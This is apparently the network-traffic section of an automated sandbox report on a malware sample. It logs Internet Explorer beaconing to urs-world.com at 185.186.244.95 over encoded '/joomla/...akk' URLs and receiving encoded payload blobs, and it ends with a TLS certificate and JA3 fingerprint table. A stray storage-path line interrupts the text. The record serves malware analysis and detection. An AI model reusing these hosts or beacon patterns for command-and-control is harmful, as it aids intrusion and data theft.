Apr 4, 2021 02:35:41.980386972 CEST	610	IN	HTTP/1.1 200 OK Date: Sun, 04 Apr 2021 00:35:41 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=ca3tpsqcuj8l4okgqq21dsnjv6; path=/; domain=.urs-world.com Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Set-Cookie: lang=en; expires=Tue, 04-May-2021 00:35:41 GMT; path=/; domain=.urs-world.com Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 33 38 64 62 34 0d 0a 62 4d 43 58 30 78 44 47 47 6c 2f 52 53 37 50 4e 47 55 68 68 76 39 4f 69 75 68 78 69 50 4f 6a 66 55 39 53 6c 69 78 2f 49 79 63 4e 36 4c 41 48 4b 34 79 79 36 54 69 62 6b 6c 66 73 6d 77 58 30 50 73 34 53 49 75 42 37 68 61 57 70 46 73 58 47 74 2f 73 46 2b 64 79 37 48 5a 44 4c 70 71 6d 55 38 71 63 6e 39 6d 63 4f 39 4a 4c 62 2f 33 61 39 48 46 42 2f 66 43 70 6a 6a 70 2b 4d 52 6b 6f 50 46 65 37 50 66 70 78 69 4a 32 37 70 41 6f 55 53 55 63 4e 55 53 45 48 6c 4e 50 77 31 74 34 75 42 70 79 44 54 4f 78 51 2b 76 33 61 57 43 6f 37 7a 4f 62 44 6d 74 61 55 45 79 43 53 30 70 34 35 69 30 79 6d 62 65 76 2b 76 39 2f 36 77 56 75 63 38 4c 52 62 64 31 6a 34 63 37 4a 47 46 78 6d 38 46 57 59 54 66 30 66 64 70 31 70 2f 73 49 32 6b 49 6d 4e 2b 68 79 51 58 43 44 54 4d 51 30 39 36 55 74 69 34 2f 54 38 76 4c 4c 33 53 42 76 68 55 35 42 31 66 4f 64 43 77 32 43 50 57 2f 32 36 42 4a 56 4d 57 4b 77 43 53 69 50 65 70 31 45 2f 73 6f 6e 4a 70 47 70 32 2b 66 73 35 30 34 34 32 75 74 38 5a 63 52 4e 75 57 34 53 65 5a 33 7a 31 41 4e 76 39 73 46 62 72 6b 69 35 38 55 6c 32 74 6d 37 59 68 4b 36 44 69 7a 68 59 52 53 4a 31 4a 65 6b 5a 56 57 4b 56 6d 44 4e 44 43 2b 38 52 31 65 64 57 39 48 31 6e 30 58 41 77 4b 6b 65 55 6c 76 4f 42 56 70 37 59 6f 46 2b 4b 75 42 72 62 67 76 47 53 5a 61 2f 5a 44 33 55 71 71 54 61 73 6d 79 47 70 65 76 75 4b 72 76 50 62 57 6c 65 6f 76 47 44 79 79 57 55 61 43 53 43 2f 69 44 38 2f 74 53 33 73 65 2f 2f 34 54 42 52 73 41 33 49 52 6a 44 69 79 53 37 58 78 70 37 52 30 66 56 79 4c 76 65 70 56 72 53 59 49 62 4d 43 52 50 56 59 79 64 76 35 6f 65 4c 35 53 37 63 78 59 58 44 77 4f 55 51 30 34 5a 72 74 6f 37 6b 39 61 6b 72 45 34 35 61 5a 73 50 54 4d 52 5a 44 4b 7a 61 78 77 6e 4d 45 66 43 41 6e 7a 70 58 42 79 44 38 59 4b 70 54 71 41 6c 59 4a 61 7a 68 70 49 70 75 62 64 2f 71 74 49 36 73 6f 56 71 45 4a 73 57 76 68 76 31 59 44 4c 67 38 64 52 4d 30 2f 48 79 45 35 6b 33 6b 39 54 55 47 33 33 38 68 30 6e 65 51 39 6f 6a 7a 4a 6b 6c 50 7a 32 57 45 61 75 39 6a 66 54 77 5a 34 2f 39 37 41 75 6f 36 6c 7a 53 32 62 51 33 41 35 66 62 5a 58 59 67 48 4f 63 2f 45 46 6b 6d 6e 6d 76 35 43 49 31 44 66 2b 4a 4b 4c 37 5a 37 41 6a 59 44 51 77 41 6a 32 42 59 72 34 6a 56 33 45 4e 2f 77 78 2f 7a 75 75 34 71 45 4d 59 6a 79 41 59 39 50 4a 74 32 53 63 37 6d 6d 36 37 6b 41 4f 4c 71 66 6e 62 53 56 61 4f 36 45 59 53 2f 51 70 4e 4c 35 34 50 36 6e 67 33 Data Ascii: 38db4bMCX0xDGGl/RS7PNGUhhv9OiuhxiPOjfU9Slix/IycN6LAHK4yy6TibklfsmwX0Ps4SIuB7haWpFsXGt/sF+dy7HZDLpqmU8qcn9mcO9JLb/3a9HFB/fCpjjp+MRkoPFe7PfpxiJ27pAoUSUcNUSEHlNPw1t4uBpyDTOxQ+v3aWCo7zObDmtaUEyCS0p45i0ymbev+v9/6wVuc8LRbd1j4c7JGFxm8FWYTf0fdp1p/sI2kImN+hyQXCDTMQ096Uti4/T8vLL3SBvhU5B1fOdCw2CPW/26BJVMWKwCSiPep1E/sonJpGp2+fs50442ut8ZcRNuW4SeZ3z1ANv9sFbrki58Ul2tm7YhK6DizhYRSJ1JekZVWKVmDNDC+8R1edW9H1n0XAwKkeUlvOBVp7YoF+KuBrbgvGSZa/ZD3UqqTasmyGpevuKrvPbWleovGDyyWUaCSC/iD8/tS3se//4TBRsA3IRjDiyS7Xxp7R0fVyLvepVrSYIbMCRPVYydv5oeL5S7cxYXDwOUQ04Zrto7k9akrE45aZsPTMRZDKzaxwnMEfCAnzpXByD8YKpTqAlYJazhpIpubd/qtI6soVqEJsWvhv1YDLg8dRM0/HyE5k3k9TUG338h0neQ9ojzJklPz2WEau9jfTwZ4/97Auo6lzS2bQ3A5fbZXYgHOc/EFkmnmv5CI1Df+JKL7Z7AjYDQwAj2BYr4jV3EN/wx/zuu4qEMYjyAY9PJt2Sc7mm67kAOLqfnbSVaO6EYS/QpNL54P6ng3
Apr 4, 2021 02:35:42.257071972 CEST	856	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: urs-world.com DNT: 1 Connection: Keep-Alive Cookie: PHPSESSID=ca3tpsqcuj8l4okgqq21dsnjv6; lang=en

Timestamp	kBytes transferred	Direction	Data
Apr 4, 2021 02:35:42.302268982 CEST	857	IN	HTTP/1.1 200 OK Date: Sun, 04 Apr 2021 00:35:42 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 Last-Modified: Wed, 31 Mar 2021 20:50:23 GMT ETag: "1536-5bedb438a2e5e" Accept-Ranges: bytes Content-Length: 5430 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: image/vnd.microsoft.icon Data Raw: 00 00 01 00 02 00 10 10 00 00 00 00 20 00 68 04 00 00 26 00 00 00 20 20 00 00 00 00 20 00 a8 10 00 00 8e 04 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 20 00 00 00 00 00 40 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9c 87 73 f7 9c 87 73 f9 9c 87 73 f7 9c 87 73 77 9c 87 72 03 ff ff ff 01 9c 87 73 09 9c 87 73 0f 9c 87 73 0d 9b 87 73 05 ff ff ff 01 9c 87 73 15 9c 87 73 c7 9c 87 73 f9 9c 87 73 f9 9c 87 73 85 9c 87 73 f9 9c 87 72 f9 9c 87 73 7b 9c 87 73 05 9c 87 73 23 9c 87 73 7f 9c 87 73 c3 9b 87 72 d3 9c 87 73 cf 9c 87 73 ad 9c 87 73 5b 9c 87 73 0d 9c 87 73 1b 9c 87 73 c5 9b 87 73 ff 9c 87 73 85 9c 87 73 f7 9c 87 73 7d 9c 87 73 07 9c 87 73 57 9c 87 72 db 9c 87 73 ab 9c 87 73 6d 9c 87 73 4b 9c 87 73 43 9c 87 73 77 9c 87 73 cf 9c 87 73 b7 9b 86 73 25 9c 87 73 21 9c 87 73 cb 9c 87 73 87 9c 87 73 7f 9c 87 73 05 9c 87 73 55 9c 87 73 e1 9c 87 73 59 9c 87 73 81 9c 87 73 df 9c 87 73 c9 9b 86 72 23 ff ff ff 01 9c 87 73 13 9c 87 73 97 9c 87 73 cd 9c 87 73 19 9c 87 72 25 9c 87 73 5b 9c 87 73 03 9c 87 73 1d 9c 87 73 d9 9c 87 73 5d 9c 87 73 0b 9b 87 72 ef 9c 87 73 53 9b 87 73 bf 9c 87 73 71 ff ff ff 01 ff ff ff 01 9c 87 73 0b 9c 87 73 a5 9c 87 73 95 9c 87 73 03 9c 87 73 03 ff ff ff 01 9c 87 73 75 9c 87 73 b5 9c 87 73 07 ff ff ff 01 9c 87 73 c1 9c 87 73 db 9c 87 73 e7 9c 87 73 41 ff ff ff 01 ff ff ff 01 ff ff ff 01 9c 86 73 25 9b 87 73 d9 9c 87 73 23 ff ff ff 01 9c 87 72 07 9c 87 72 bb 9c 87 73 5d ff ff ff 01 ff ff ff 01 9c 87 73 1b 9c 87 73 db 9c 87 73 6b 9c 87 73 03 9c 87 73 03 ff ff ff 01 ff ff ff 01 9c 87 73 03 9c 87 73 af 9c 87 73 5d ff ff ff 01 9c 87 73 0d 9c 87 72 cd 9c 87 73 37 ff ff ff 01 ff ff ff 01 9c 86 73 09 9c 87 73 c9 9c 87 72 91 9c 86 72 a3 9c 87 73 81 9c 86 72 05 ff ff ff 01 ff ff ff 01 9b 87 73 85 9c 87 73 7f ff ff ff 01 9c 87 73 0d 9c 87 73 cb 9b 87 73 37 ff ff ff 01 ff ff ff 01 9c 87 73 09 9c 87 73 cd 9c 87 73 69 9c 87 73 3f 9c 87 73 37 9c 87 73 13 ff ff ff 01 ff ff ff 01 9b 87 73 83 9c 87 73 7f ff ff ff 01 9c 87 73 07 9c 87 73 b9 9c 87 72 57 ff ff ff 01 ff ff ff 01 9c 87 73 09 9c 87 73 c9 9c 87 73 97 9c 87 73 a9 9c 87 73 a9 9c 87 73 97 ff ff ff 01 ff ff ff 01 9c 87 73 ab 9c 87 73 5b ff ff ff 01 ff ff ff 01 9c 87 73 73 9c 87 73 ad 9c 87 73 05 ff ff ff 01 9c 87 73 09 9c 87 73 cd 9c 87 73 6d 9c 87 73 49 9c 87 73 3b 9c 87 73 07 ff ff ff 01 9c 87 73 21 9c 87 73 d3 9c 87 73 23 ff ff ff 01 9c 87 73 05 9c 87 73 1b 9b 87 73 d3 9c 87 73 51 ff ff ff 01 9b 86 73 09 9c 87 73 cb 9c 87 73 89 9b 87 72 83 9c 87 73 6d 9c 87 73 05 9c 87 72 07 9c 87 73 97 9b 87 72 91 9c 87 73 03 9c 87 73 05 9b 87 72 89 9c 87 73 07 9c 87 73 51 9c 87 73 d9 9c 87 72 4b 9c 87 73 07 9c 87 73 67 9c 86 73 27 ff ff ff 01 ff ff ff 01 9b 86 73 0d 9c 87 73 81 9c 87 73 c5 9c 87 73 17 9c 87 73 27 9c 87 73 5f 9c 87 73 f7 9c 87 73 85 9c 87 73 09 9b 87 72 51 9c 87 73 d3 9c 87 73 9d 9c 87 73 4b 9c 86 72 2f 9c 87 73 33 9c 87 73 61 9c 87 73 bd 9b 87 73 b1 9c 87 73 21 9c 87 73 23 9c 87 73 cd 9c 87 73 87 9c 87 73 f9 9c 86 73 f9 9c 87 73 83 9c 87 73 07 9c 87 73 1f 9c 87 73 79 9c 87 73 b9 9c 87 72 c5 9c 87 73 c3 9c 87 72 a7 9c 87 73 55 9c 87 72 0b 9c 87 73 1d 9c Data Ascii: h& (@sssswrsssssssssrs{ss#ssrsss[sssssss}ssWrssmsKsCswsss%s!sssssUssYsssr#ssssr%s[ssss]srsSssqsssssssussssssAs%ss#rrs]ssskssssss]srs7ssrrsrssssss7sssis?s7sssssrWsssssssss[sssssssmsIs;ss!ss#ssssQsssrsmsrsrssrssQsrKssgs'sssss's_sssrQsssKr/s3sasss!s#sssssssysrsrsUrs

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49196	185.186.244.95	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Apr 4, 2021 02:35:43.636862040 CEST	863	OUT	GET /joomla/nFzk0Q7K/E1_2F1CEOHcU967kDpuCuCt/FPWRV6etYO/3uHaVD2_2B5fz4cnT/KUnSOvHj3DDx/LEjym6jOHzl/FeVIuhKblVVnxm/VI6rPV0WA0nCSJBKKjggZ/tlqJBc8y5_2Bbir_/2BCa9ubsQQgGaAg/T_2BNOyNXybfs33Qg4/rm7s6e4PI/6eyckn37N5jlypeo4jei/kAPiG95T_2BrCVeX6k0/F0E8zUcKkiS/aU.akk HTTP/1.1 Accept: text/html, application/xhtml+xml, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: urs-world.com DNT: 1 Connection: Keep-Alive Cookie: lang=en

Timestamp	kBytes transferred	Direction	Data
Apr 4, 2021 02:35:43.718703985 CEST	864	IN	HTTP/1.1 200 OK Date: Sun, 04 Apr 2021 00:35:43 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=dln892p7jri0vh3cqe11dq2qq1; path=/; domain=.urs-world.com Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 34 38 33 30 63 0d 0a 70 31 6b 54 79 31 38 68 4d 33 67 63 41 4e 7a 69 6c 49 4e 4d 56 4a 57 64 55 50 34 41 62 78 44 6b 61 38 49 56 47 42 41 43 4e 2b 48 6b 5a 78 7a 64 49 4f 69 38 36 44 6f 55 77 67 6c 6d 56 67 77 2b 43 32 68 53 4a 38 76 4d 4a 37 70 46 62 73 4f 41 2b 4e 55 36 4c 58 42 2b 35 61 37 4e 42 49 32 54 73 36 67 71 73 65 48 74 71 55 55 77 49 48 66 4e 61 39 45 6d 4e 64 75 63 42 48 6c 32 38 5a 45 59 45 74 63 47 65 4e 35 51 4c 69 46 47 71 32 68 34 6c 73 36 6d 68 55 35 4f 59 32 4a 56 72 4a 49 5a 54 42 2f 63 46 72 5a 68 30 71 55 65 54 54 30 79 72 32 71 5a 74 63 35 46 37 63 43 62 32 6d 31 4e 69 42 4b 6d 68 30 54 35 37 4b 46 6d 4c 69 55 70 30 35 38 35 2f 39 31 4e 4d 45 57 6b 67 6a 63 4c 74 47 46 77 56 47 59 5a 51 67 78 55 4e 54 2f 59 73 78 48 55 6e 69 61 6d 41 55 63 34 33 67 64 56 69 31 2f 33 2f 41 70 73 52 73 55 57 52 76 48 6e 67 41 32 34 45 2f 55 2f 33 4f 53 74 49 66 38 67 55 38 61 71 2b 6e 43 75 76 6f 72 42 31 68 6a 4e 73 37 54 5a 32 46 79 59 4e 35 64 5a 51 75 4c 49 2f 4e 2b 4e 61 67 32 77 45 55 6c 68 79 2b 46 39 45 4a 4f 4b 67 74 67 75 33 46 5a 58 51 6e 43 6e 4b 70 43 64 65 63 55 50 75 5a 45 2b 6c 59 50 74 74 77 64 45 6b 46 72 39 38 36 73 43 59 30 7a 59 6d 63 54 33 4d 46 32 6f 69 4a 48 5a 71 35 54 7a 62 4d 41 45 4a 64 7a 59 42 39 72 67 6a 46 47 7a 4c 4d 45 6a 56 79 34 4b 4e 5a 4c 42 79 63 4c 30 77 65 42 4b 43 6e 31 44 37 7a 35 7a 6d 55 53 6d 5a 33 59 64 7a 57 57 54 55 2b 52 65 4b 39 30 4b 76 68 79 62 72 4a 56 75 46 4c 64 4d 38 33 39 52 50 4f 76 4b 2f 59 77 79 4b 68 4b 4d 4a 70 66 77 65 72 4f 58 31 39 34 4d 73 6d 56 4a 44 33 39 75 4d 51 33 4b 69 6e 70 66 71 4b 67 37 36 41 6c 65 63 63 32 70 46 7a 45 6c 34 66 45 51 59 56 46 74 78 6d 76 68 45 57 70 54 70 2f 43 55 73 6a 50 41 77 30 62 4c 61 48 78 4b 76 64 72 45 37 7a 6a 70 4b 65 78 43 57 64 4d 75 48 54 6a 55 44 4a 6f 6b 2b 57 4b 4b 58 37 62 7a 55 6e 55 4d 6a 4f 48 31 65 65 58 43 4e 78 5a 48 39 32 48 57 69 6f 41 4c 2b 32 7a 62 68 53 52 67 4d 6a 66 51 44 77 6a 4f 33 33 61 66 50 72 77 30 52 78 4e 6f 2b 38 65 7a 53 48 6b 43 47 44 38 44 2b 73 47 71 67 2f 30 37 4d 4a 71 36 4a 32 53 45 69 32 51 7a 34 79 47 78 58 4e 74 43 56 44 77 45 49 39 77 37 32 51 44 4e 61 4f 66 45 54 38 67 2f 4e 36 52 39 44 38 36 59 39 4b 58 6e 48 53 34 53 30 66 30 4c 33 59 46 65 55 4d 56 73 6b 32 68 37 68 44 45 6e 61 56 41 32 30 51 35 6d 54 31 7a 48 51 62 45 64 32 51 75 74 42 75 44 6b 35 39 76 4b 50 54 44 64 68 4e 6f 6f 36 35 6b 44 4a 72 56 4f 61 55 58 52 63 5a 46 4f 56 55 59 79 52 6c 75 77 62 70 70 2b 47 51 56 65 46 68 55 47 6b 4c 74 2b 46 4b 59 59 65 6f 55 43 45 44 37 43 75 31 6a 75 63 58 38 4b 48 4f 56 63 67 56 4f 59 63 39 68 51 55 59 6b 2b 62 47 43 57 33 Data Ascii: 4830cp1kTy18hM3gcANzilINMVJWdUP4AbxDka8IVGBACN+HkZxzdIOi86DoUwglmVgw+C2hSJ8vMJ 7pFbsOA+NU6LXB+5a7NBI2Ts6gqseHtqUUwIHfNa9EmNducBHl28ZEYEtcGeN5QLiFGq2h4ls6mhU5OY2JVrJIZTB/ cFrZh0qUeTT0yr2qZtc5F7cCb2m1NiBKmh0T57KFmLiUp0585/91NMEWkgjcLtGFwVGYZQgxUNT/YsxHUniamAUc43 gdVi1/3/ApsRsUWRvHngA24E/U/3OStIf8gU8aq+nCuvorB1hjNs7TZ2FyYN5dZQuLI/N+Nag2wEUlhy+F9EJOKgtg u3FZXQnCnKpCdecUPuZE+lYPttwdEkFr986sCY0zYmcT3MF2oiJHZq5TzbMAEJdzYB9rgjFGzLMEjVy4KNZLBycL0w eBKCn1D7z5zmUSmZ3YdzWWTU+ReK90KvhybrJVuFLdM839RPOvK/YwyKhKMJpfwerOX194MsmVJD39uM Q3KinpfqKg76Alecc2pFzEl4fEQYVFtxmvhEWpTp/CUsjPAw0bLaHxKvdrE7zjpKexCWdMuHTjUDJok+WKKX7bzUnU MjOH1eeXCNxZH92HWioAL+2zbhSRgMjfQDwjO33afPrw0RxNo+8ezSHkCGD8D+sGqg/07MJq6J2SEi2Qz4yGxXNtCV DwEI9w72QDNaOfET8g/N6R9D86Y9KXnHS4S0f0L3YFeUMVsk2h7hDEnaVA20Q5mT1zHQbEd2QutBuDk5 9vKPTDdhNoo65kDJrVOaUXRcZFOVUYyRluwbpp+GQVeFhUGkLt+FKYYeoUCED7Cu1jucX8KHOVcgVOYc 9hQUYk+bGCW3

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49198	185.186.244.95	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Apr 4, 2021 02:35:46.643712997 CEST	1178	OUT	GET /joomla/DzJ1zVBWb/1fmYW7HPNqRQhz6Za_2F/CEQgEHh67hkPdvwOSdi/nEqyJXm1CwTWVs2C_2Fr_2/BvjU BKxN9qSpN/cMrTRJ9N/ryJsB4qGY2XHLtxrLDi6xNR/Qw5QsDCu2a/1byqzLlxunqNEdxwm/2jiPBdqZB0a1/q3egY 2VhZv3/_2B8x5gL2kXG3P/aL1YXODRbtNtTkBrj3PS7/G.akk HTTP/1.1 Accept: text/html, application/xhtml+xml, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: urs-world.com DNT: 1 Connection: Keep-Alive Cookie: lang=en

Timestamp	kBytes transferred	Direction	Data
Apr 4, 2021 02:35:46.709007978 CEST	1179	IN	HTTP/1.1 200 OK Date: Sun, 04 Apr 2021 00:35:46 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=tkvlshcuma9s1ejq9cj0na84c5; path=/; domain=.urs-world.com Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Length: 2492 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 67 45 77 30 78 47 59 7a 44 7a 4b 67 73 58 73 4c 5a 4b 39 4f 61 77 7a 75 45 58 52 34 36 53 6d 6d 68 44 78 71 33 36 43 75 54 4a 4a 45 55 2f 72 77 6b 36 45 58 52 34 35 68 45 37 33 31 63 4a 63 74 78 71 37 64 68 54 43 37 59 72 79 55 44 66 79 36 59 67 34 66 30 6e 79 62 68 49 54 39 68 51 45 4c 64 4c 63 4d 49 37 70 75 4b 54 2b 67 67 6b 7a 62 70 56 65 6a 69 71 56 42 2b 73 77 69 52 63 2f 33 47 70 70 65 6f 38 45 32 76 38 6d 59 52 32 71 59 7a 32 50 7a 31 79 72 42 35 4a 6f 30 4d 54 47 45 6f 6a 57 6d 71 67 46 41 71 31 7a 71 44 48 41 78 72 6c 34 45 6b 68 76 4e 4d 37 2b 6d 54 6c 43 4a 47 4b 32 73 33 45 4d 62 31 48 51 33 58 38 58 4d 52 31 54 70 66 48 54 47 38 57 69 4c 7a 37 51 34 57 4f 55 42 6d 53 4f 34 37 6e 45 46 36 45 71 6d 54 31 63 2f 2b 2f 4d 4d 6a 51 66 7a 45 4f 7a 47 70 39 70 4f 58 68 75 2b 4f 68 44 36 50 68 7a 79 52 61 73 39 66 4d 46 45 37 2b 52 61 65 5a 62 78 30 39 4b 78 4d 50 71 33 79 5a 6b 72 2b 78 69 6a 58 67 35 78 4d 65 50 4f 71 55 2b 36 6f 78 74 54 65 6c 67 78 75 36 6d 33 75 76 6d 65 4a 2b 6a 6d 6f 6e 35 42 30 62 67 50 68 71 6d 34 4b 42 67 4e 46 62 2b 57 78 6e 32 77 46 41 52 43 66 72 50 72 2b 2f 45 79 36 43 37 76 6a 68 47 4c 33 33 68 52 53 31 50 42 4c 7a 48 58 5a 6e 59 6a 6e 4d 76 6e 31 77 5a 4b 78 4c 55 69 2f 36 2f 43 43 64 52 5a 50 61 6c 57 74 6a 2f 4e 78 68 34 4e 54 4d 4d 33 52 4a 70 6c 43 61 4f 6c 2b 68 4d 62 66 77 42 52 43 64 67 59 52 4b 76 6c 72 69 75 74 6c 34 2b 61 4b 54 68 7a 33 77 77 70 6d 75 36 63 38 4b 47 56 49 7a 74 47 31 6f 67 46 64 7a 63 6a 65 63 56 31 72 50 6e 4e 57 4b 53 30 61 43 4a 66 34 48 38 39 38 46 73 32 52 66 52 70 39 68 78 42 78 33 53 74 71 31 6d 54 46 4c 4a 6d 56 65 78 74 57 4a 7a 4a 44 6e 68 57 58 2f 69 7a 6f 67 55 66 4c 6d 33 51 6d 74 65 75 51 45 48 45 76 5a 6d 38 39 46 43 73 46 39 67 2b 42 32 71 33 51 35 6e 5a 65 74 77 30 39 30 61 7a 50 53 4f 73 30 4b 4c 65 57 6a 41 73 68 43 53 53 64 35 47 46 79 4a 35 4c 51 45 36 67 31 64 42 7a 4e 64 68 62 4c 45 67 4d 50 5a 34 58 66 52 39 55 58 37 31 2f 5a 57 35 31 33 59 4c 52 74 73 61 41 39 69 46 6b 56 34 4a 37 76 58 4c 31 59 59 2b 4f 56 64 70 48 55 33 59 63 5a 45 52 63 38 4b 6a 43 70 47 70 51 46 79 36 73 75 71 6b 77 76 6e 61 47 78 69 46 79 63 77 63 75 33 50 33 58 69 45 69 37 62 33 48 70 6b 50 51 41 41 79 4e 50 38 38 76 35 63 34 2b 54 4c 76 43 57 6e 54 36 4a 47 68 4c 64 57 72 46 75 62 79 78 50 30 51 76 39 34 75 4a 76 66 38 4a 31 36 54 78 6f 6c 69 55 4d 69 4b 55 6c 6d 6b 30 7a 72 4d 74 31 77 46 61 71 36 6a 73 31 44 70 74 50 73 6a 6f 69 6d 77 6f 55 51 58 70 64 48 6a 44 34 75 36 79 44 64 36 39 43 49 76 6b 76 73 70 65 2b 44 7a 33 2f 41 7a 50 38 31 57 6d 46 39 46 53 35 66 73 55 32 6b 32 49 30 59 31 4f 59 53 58 54 6b 6c 45 55 51 64 6f Data Ascii: gEw0xGYzDzKgsXsLZK9OawzuEXR46SmmhDxq36CuTJJEU/rwk6EXR45hE731cJctxq7dhTC7YryUDf y6Yg4f0nybhIT9hQELdLcMI7puKT+ggkzbpVejiqVB+swiRc/3Gppeo8E2v8mYR2qYz2Pz1yrB5Jo0MTGEojWmqgFA q1zqDHAxrl4EkhvNM7+mTlCJGK2s3EMb1HQ3X8XMR1TpfHTG8WiLz7Q4WOUBmSO47nEF6EqmT1c/+/MM jQfzEOzGp9pOXhu+OhD6PhzyRas9fMFE7+RaeZbx09KxMPq3yZkr+xijXg5xMePOqU+6oxtTelgxu6m3uvmeJ+jmon 5B0bgPhqm4KBgNFb+Wxn2wFARCfrPr+/Ey6C7vjhGL33hRS1PBLzHXZnYjnMvn1wZKxLUi/6/CCdRZPalWtj/Nxh4N TMM3RJplCaOl+hMbfwBRCdgYRKvlriutl4+aKThz3wwpmu6c8KGVlztG1ogFdzcjecV1rPnNWKS0aCJf4H898Fs2Rf Rp9hxBx3Stq1mTFLJmVextWJzJDnhWX/izogUfLm3QmteuQEHEvZm89FCsF9g+B2q3Q5nZetw090azPSOs0KLeWjAs hCSSd5GFyJ5LQE6g1dBzNdhbLEgMPZ4XfR9UX71/ZW513YLRtsaA9iFkV4J7vXL1YY+OVdpHU3YcZERc8KjCpGpQFy 6suqkwvnaGxiFycwcu3P3XiEi7b3HpkPQAAyNP88v5c4+TLvCWnT6JGhLdWrFubyxP0Qv94uJvf8J16TxoliUMiKUl mk0zrMt1wFaq6js1DptPsjoimwoUQXpdHjD4u6yDd69CIvkvspe+Dz3/AzP81WmF9FS5fsU2k2I0Y1OYSXTklEUQdo

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 4, 2021 02:33:05.174922943 CEST	207.174.213.126	443	192.168.2.22	49165	CN=vts.us.com CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Wed Aug 26 02:00:00 CEST 2020 Fri Nov 02 01:00:00 CET 2018 Tue Mar 12 01:00:00 CET 2019	Fri Aug 27 01:59:59 CEST 2021 Wed Jan 01 00:59:59 CET 2031 Mon Jan 01 00:59:59 CET 2029	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB	CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	Fri Nov 02 01:00:00 CET 2018	Wed Jan 01 00:59:59 CET 2031		
					CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Mar 12 01:00:00 CET 2019	Mon Jan 01 00:59:59 CET 2029		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 4, 2021 02:33:07.656971931 CEST	162.241.62.4	443	192.168.2.22	49168	CN=mail.mundotecnologiasolar.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Mar 17 19:57:39 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Tue Jun 15 20:57:39 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
